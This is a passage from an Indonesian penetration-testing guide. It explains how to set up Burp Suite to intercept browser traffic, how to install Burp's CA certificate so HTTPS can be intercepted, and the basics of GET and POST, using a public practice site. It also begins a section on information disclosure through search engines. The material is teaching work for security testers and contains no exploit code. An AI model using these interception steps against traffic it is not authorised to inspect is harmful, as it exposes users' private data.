


Gambar 43 Burp Suite is Running

Sebagai catatan, mengingat Panduan ini tidak akan membahas mengenai penggunaan Burp Suite secara mendalam, maka pembahasan akan dispesifikasi ke sisi meng-intercept maupun mem-forward lalu lintas data dari suatu aplikasi.

7.3. Intercept Lalu Lintas Data pada Aplikasi Berbasis Web – Jalur HTTP


Hal selanjutnya yang perlu dilakukan adalah dengan membuka tab “proxy” (tab ke-2 dari sebelah kiri atas) dan mematikan mode intercept terlebih dahulu. Ketika mati, maka tampilannya akan seperti ini:



Gambar 44 Mematikan Mode Intercept

Lanjutkan dengan memilih sub-tab “options” pada tab “proxy”.

Dari sini, pengujian akan melihat menu “Proxy Listeners” yang dapat digunakan sebagai perantara untuk meng-intercept maupun mem-forward suatu traffic.




Gambar 45 Menu "Proxy Listeners"


Mengingat bahwa lalu lintas dari suatu aplikasi yang hendak diakses melalui web browser akan di-intercept, maka alihkan lalu lintas data itu ke IP (interface) ke 127.0.0.1 di Port 8080 (yang digunakan sebagai default oleh Burp Suite seperti tampak pada gambar). Ketika sudah demikian, maka atur proxy pada browser untuk ditujukan pada port dimaksud.

Untuk kembali menyeragamkan situasi, maka Panduan ini akan membahas mengenai proses pengaturan proxy pada browser milik Mozilla, yaitu Firefox.

Pada Firefox, masuk ke “**preferences**” dan ketik “**proxy**”. Setelahnya pilih “**settings**”, “**Manual Proxy Configuration**”, dan centang “**Use this proxy server for all protocols**”.




Gambar 46 Menu "Preferences" dan "Settings"



Gambar 47 Pengaturan Proxy


Bila sudah, maka pilih “Ok” dan coba untuk membuka portal dengan HTTP (tanpa “S”). Sebagai contoh, portal yang dibuka pada kesempatan ini adalah tautan: <http://testphp.vulnweb.com>.

Bila telah berhasil dibuka, maka secara otomatis, traffic ini akan “tertangkap” oleh Burp Suite seperti gambar berikut:



Gambar 48 Tangkapan Lalu Lintas Data melalui Burp Suite

Lalu bagaimana bila ternyata ingin membuka suatu portal yang menggunakan jalur HTTPS? Tentunya terdapat sedikit trik yang harus dilakukan. Karena bila dilakukan sebatas langkah yang telah dipaparkan, maka akan tampak tampilan error pada browser.



Gambar 49 Connection is Failed

7.4. Intercept Lalu Lintas Data pada Aplikasi Berbasis Web – Jalur HTTPS


Alasan utama adanya aplikasi berbasis web yang menggunakan jalur HTTPS mengeluarkan pesan error ketika hendak di-intercept dengan Burp Suite adalah karena pada dasarnya, Burp Suite telah menggunakan certificate miliknya sendiri.

By default, when you browse an HTTPS website via Burp, the Proxy generates an SSL certificate for each host, signed by its own Certificate Authority (CA) certificate. This CA certificate is generated the first time Burp is run, and stored locally. - [PortSwigger](#).

Ketika pengguna menggunakan certificate milik lain lalu mencoba terhubung ke certificate yang valid dari suatu aplikasi (misalnya GlobalSign by Google), maka akan keluar error karena pengguna dimaksud dianggap sedang “diserang”.


Untuk mengantisipasi hal ini, maka pengujinya diharuskan untuk meng-install certificate dari Burp Suite terlebih dahulu sebagai “trusted root” pada browser yang digunakan (atau di tingkat sistem operasi ketika hendak menggunakan Microsoft Edge ataupun Google Chrome).

Langkah awalnya adalah, buka tautan <http://burp> tanpa penambahan kata-kata apapun.




Gambar 50 Mengakses http://burp

Lanjutkan dengan mengunduh certificate milik Burp Suite dengan mengunjungi pilihan “CA Certificate” pada kanan atas.




Gambar 51 Mengunduh CA Certificate

Setelahnya, “import” certificate ini ke browser dengan masuk ke menu “preferences” dan dilanjutkan dengan mengetik “cert”.




Gambar 52 Menu "Certificates" pada Firefox

Ketika selesai, maka masuk ke menu “View Certificates” dan pada tab “Authorities”, pilih button “import”. Kemudian, pilih **cacert.der** yang telah diunduh pada laman <http://burp> lalu.



Gambar 53 Import Certificate milik Burp Suite pada Browser

Selanjutnya, centang pada kedua pilihan yang ada dan pilih “Ok” sampai selesai.




Gambar 54 Trust Certificate at Browser

Bila seluruh konfigurasinya benar, maka seharusnya akan terdapat nama “**PortSwigger**” pada tab “Authorities” di bagian “**Certificate Name**”.



Gambar 55 "View Certificates" at Browser

Bila sudah selesai, maka sekarang lanjutkan dengan membuka <https://google.com> dan lihat di bagian “Intercept” pada “Proxy” di Burp Suite. Jika telah ter-intercept, maka seluruh langkah ini telah berhasil.



Gambar 56 Membuka Google dari Certificate milik Burp Suite

```

61 https://www.google.com GET /
200 190226 HTML Google
Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: IP_JAR=2019-04-11-09;
NID=181=NRAwNhHcgne7d9_eIvrnjhnjHP8Dplk08xKrqXgkUNXyRMOrAkLL7VP8RemLQZAs-ymr_NG4WwhpoZyjnSvC1kxJCgNA8wvThwej8DU3Sn5NiMjrTTgesizw966U1aN89m
MbV0vCb9FHD Ruf4; AND=AHwqTuM18Z3SAIVK2Y8Davf4gVO33k3d50Ba8zf52hn8xOz9qwAdUCKpKjzYn-1
Upgrade-Insecure-Requests: 1

```

Gambar 57 Traffic dari Jalur HTTPS telah berhasil di-intercept

7.5. Referensi Instalasi Burp Suite CA pada Beberapa Browser

Berikut ini merupakan beberapa referensi yang dapat menjadi rujukan untuk melengkapi penjelasan yang ada:

- Installing Burp's CA certificate:

<https://portswigger.net/burp/documentation/desktop/tools/proxy/options/installing-ca-certificate>

- Installing Burp Suite CA Certificate in Firefox:

<https://support.portswigger.net/customer/portal/articles/1783087-installing-burp-s-ca-certificate-in-firefox>

- Installing Burp's CA Certificate in Chrome:

<https://support.portswigger.net/customer/portal/articles/1783085-installing-burp-s-ca-certificate-in-chrome>

- Installing Burp's CA Certificate in Chrome on Linux:

<https://support.portswigger.net/customer/portal/articles/2956765-installing-burp-s-ca-certificate-in-chrome-on-linux>

8. KONSEP DASAR METHOD PADA HTTP GET DAN POST

Sebelum melanjutkan lebih jauh, maka ada baiknya bila para pengujji memahami konsep dasar antara method dengan HTTP GET dan pada HTTP POST.

Hal paling dasar yang akan dapat dijumpai seseorang saat meng-input-kan suatu data pada form yang tersedia di suatu aplikasi adalah ada yang data itu tampil pada URL (tautannya berubah mengikuti data yang di-input) dan ada yang sama sekali tidak menampilkan perubahan pada URL. Kedua hal ini merupakan hal yang lumrah untuk dijumpai dan tidak menjadi permasalahan besar.

Akan tetapi, hal ini tetap dibahas dikarenakan akan menjadi bagian yang cukup sering dijumpai di dalam Panduan ini.


Ketika suatu tautan **bersifat dinamis** (berubah sesuai dengan data yang di-input), maka dapat disimpulkan bahwa proses request ini dilakukan secara **GET Method**. Contoh sederhana yang paling sering ditemui adalah ketika hendak meng-input-kan kata pada fitur pencarian (search).



Gambar 58 Sample of GET Method

Pada gambar di atas, terlihat bahwa pengguna telah memasukan kata-kata “Insecure Direct Object Reference” pada fitur pencarian. Dan pada keadaan terkait, kata-kata yang dimasukan ini direfleksikan ulang pada URL sehingga URL pun berubah. Kondisi inilah yang dinamakan sebagai GET Method. Karena URL akan berubah sesuai dengan input dari pengguna.


Bila dilihat secara rinci di interceptor tools pun, perubahan ini juga tampak pada bagian URL saja.



Gambar 59 Contoh Request dengan GET Method

Adapun ketika suatu tautan **bersifat statis** (tidak berubah walaupun diberi input beragam), maka dapat disimpulkan bahwa proses request ini dilakukan secara **POST Method**. Contoh ini paling sering ditemui (bukan berarti seluruhnya) pada login form di suatu aplikasi. Ketika pengguna telah memasukan username dan password nya, maka URL tidak akan merefleksikan input berupa username dan password dimaksud.

Sebagai contoh aplikasi yang dapat dicoba yaitu dengan mengunjungi tautan pada <http://testphp.vulnweb.com/login.php> dan masukan username maupun password yang tidak valid.



Gambar 60 Contoh Login Form dengan POST Method

Setiap kali gagal, maka tautan tidak akan berubah. Dan setiap berhasil, maka akan dibawa ke halaman dashboard yang berbeda. Namun bila diperhatikan secara rinci pada interceptor tools, akan terlihat bahwa sebenarnya request berupa username dan password tadi tetap ada, namun tidak terletak di URL.



Gambar 61 Contoh Request dengan POST Method

Seiring dengan berjalannya pengujian, maka para pengujinya dipastikan bertemu dengan berbagai bentuk request baik berupa GET maupun POST. Bahkan di keadaan lain, juga akan bertemu method lain seperti PUT, DELETE, dan lainnya.

9. INFORMATION DISCLOSURE VIA SEARCH ENGINE

Setelah mengetahui tahapan reconnaissance dan memahami perbedaan sederhana antara GET dan POST method, maka pembahasan akan dirujuk pada penggabungan kedua hal demikian untuk mencari informasi sensitif yang mungkin ada pada suatu aplikasi.

Pertanyaan sederhana untuk membuka bahasan ini adalah “bagaimana sebenarnya suatu search engine bekerja dalam meraih (collect / gather) data?”

Mengutip dari [artikel sederhana yang dikeluarkan oleh dummies.com](#), terdapat dua tahapan umum yang dilakukan, yaitu:

1. Untuk memenuhi kebutuhan “Search Engine” dalam meng-gather data, maka dijalankanlah suatu proses otomatis (yang dikenal dengan nama spidering) untuk secara konstan melakukan crawling terhadap “dunia” Internet. Tujuannya sederhana, yaitu mencoba meng-gather data pada halaman web ke server milik Search Engine.

“Spider” ini sendiri memiliki banyak jenis yang tentunya menginduk pada pemiliknya, sebagai contoh yaitu spider milik Google yang dinamakan sebagai Google Bot, Microsoft dengan BingBot, DuckDuckGo dengan DuckDuckBot, dan lainnya.

Sebagai informasi, di dalam realitanya, penyebutan spider ini dapat juga dikenal dengan nama robot, bot, maupun crawler. Dan untuk menjadikan suatu search engine dapat meng-index tampilan / data baru pada suatu aplikasi, akan dibutuhkan waktu tersendiri yang mampu mencapai beberapa hari (yang salah satu faktornya dilihat dari kadar pengunjung terhadap data itu sendiri).

